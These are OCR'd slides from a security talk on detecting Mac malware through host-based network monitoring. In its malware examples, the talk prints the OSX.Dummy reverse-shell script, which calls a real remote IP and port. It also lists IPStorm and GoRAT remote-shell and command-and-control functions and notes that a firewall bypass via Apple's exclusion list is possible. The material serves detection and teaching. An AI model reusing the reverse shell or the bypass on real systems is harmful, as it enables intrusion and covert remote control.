
"Nothing but Net"

Leveraging macOS's Networking Frameworks to Heuristically Detect Malware



WHOAMI

Patrick Wardle


Objective-See Foundation, 501(c)(3)

- macOS security tools
- "The Art of Mac Malware" books
- "Objective by the Sea" conference

What You Will Learn:

How to leverage macOS's networking frameworks to heuristically detect malware (directly on the host)

1




Mac malware

3

Monitoring the network


DNS traffic Firewall

2



Enumerating network state

4




Detections heuristics


The Idea:

detect malware via unauthorized network activity

1. Malware uses the network




2. Detect (unauthorized) network activity to uncover malware!



Why Host-Based Network Monitoring?

simplicity, plus a myriad of other benefits!





Host-based network monitoring:

Host-Based Network Monitoring on macOS?


...buckle up, it's a wild ride!

Apple's kernel code: buggy!





Frameworks: private



Documentation: lacking

Host-Based Network Monitoring on macOS?

...and (originally) neutered by Apple themselves!

```
% defaults read
/System/Library/Frameworks/NetworkExtension.framework/Resources/Info.plist ContentFilterExclusionList

<key>ContentFilterExclusionList</key>
<array>
<string>/usr/libexec/mobileassetd</string>
<string>/System/Applications/App Store.app/Contents/MacOS/App Store</string>
<string>/System/Library/PrivateFrameworks/CloudKitDaemon.framework/Support/cloudd</string>
...
```

items excluded from network filters
...meaning, cannot be monitored / blocked

"ContentFilterExclusionList"


Patrick Wardle
@patrickwardle

In Big Sur Apple decided to exempt many of its apps from being routed thru the frameworks they now require 3rd-party firewalls to use (LuLu, Little Snitch, etc.) 🧐

Q: Could this be (ab)used by malware to also bypass such firewalls? 🤔


A: Apparently yes, and trivially so 😬😱😭

PoC bypass



macOS Malware


...that uses the network



OSX.Dummy

network: reverse shell

```
01  #!/bin/bash
02  while:
03  do
04      python -c 'import socket,subprocess,os;
05
06      s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);  1
07      s.connect(("185.243.115.230",1337));
08
09      os.dup2(s.fileno(),0);
10      os.dup2(s.fileno(),1);   2
11      os.dup2(s.fileno(),2);
12
13      p=subprocess.call(["/bin/sh","-i"]);'  3
14
15      sleep 5
16  done
```



1. Connect to remote server
2. Redirect stdin/out/err to socket
3. Spawn (interactive) shell ...tied to socket

IPStorm

network: propagation + remote shell


> "The [malware] attempts to spread and infect other victims on the internet by using SSH brute-force. Once a connection is established ...it will proceed to download the payload and infect [the system]." -Intezer

invoked via function:
"storm/scan_tools/ssh.brute"

1

```
01  int ssh.InstallPayload(...) {
02
03      ssh.SystemInfo.GoArch(...);
04
05      statik.GetFileContents(...);
06
07      ssh.(*Session).Start(...);
08  }
```

Propagation logic



2

Idx	Name	Blo...	Size
17...	_storm/backshell.StartServer	6	168
17...	_storm/backshell.handleStream	13	767
17...	_storm/backshell.handleLocalShellIn	43	1628
17...	_storm/backshell.handleLocalShellOut	42	1673
17...	_storm/backshell.openLocalShell	3	232


Remote shell functions

OSX.GoRAT

network: command and control (tasking)


Request	Verb	Handler Name
/agent/info	GET	orat/cmd/agent/app.(*App).Info-fm
/agent/upload	POST	orat/cmd/agent/app.(*App).UploadFile-fm
/agent/download	GET	orat/cmd/agent/app.(*App).DownloadFile-fm
/agent/screenshot	GET	orat/cmd/agent/app.(*App).Screenshot-fm
/agent/zip	GET	orat/cmd/agent/app.(*App).Zip-fm
/agent/unzip	GET	orat/cmd/agent/app.(*App).Unzip-fm
/agent/portscan	GET	orat/cmd/agent/app.(*App).PortScan-fm
/agent/proxy	GET	orat/cmd/agent/app.(*App).NewProxyConn-fm
/agent/ssh	GET	orat/cmd/agent/app.(*App).NewShellConn-fm
/agent/net	GET	orat/cmd/agent/app.(*App).NewNetConn-fm

interact w/ other systems



Supply Chain Attacks

...detection via unusual network activity?



notarized installer
signed & "Apple approved"

Per Virustotal, nothing detects this as malware:
https://www.virustotal.com/gui/file/5d99efa36f34aa6b43cd81e77544961c5c8d692c96059fef92c2df2624550734

That was last scanned 20 minutes before my post

This include S1 ML
View attachment 34847
So it's strange and I suspect the issue isn't the app itself but instead how the app updates itself or something similar.

My detection was by Crowdstrike - the issue was a connection to a DNS host - msstorageboxes .com

Detection: via DNS

iOS Malware

...detection via unusual network activity?


kaspersky daily


A matter of triangulation

Targeted attack on our management with the Triangulation Trojan.

Our experts have discovered an extremely complex, professional targeted cyberattack that uses Apple's mobile devices. The purpose of the attack is the inconspicuous placing of spyware into the iPhones of employees of at least our company – both middle and top management.

The attack is carried out using an invisible iMessage with a malicious attachment, which, using a number of vulnerabilities in the iOS operating system, is executed on a device and installs spyware. The deployment of the spyware is completely hidden and requires no action from the user. The spyware then quietly transmits private information to remote servers: microphone recordings, photos from instant messengers, geolocation, and data about a number of other activities of the owner of the infected device.



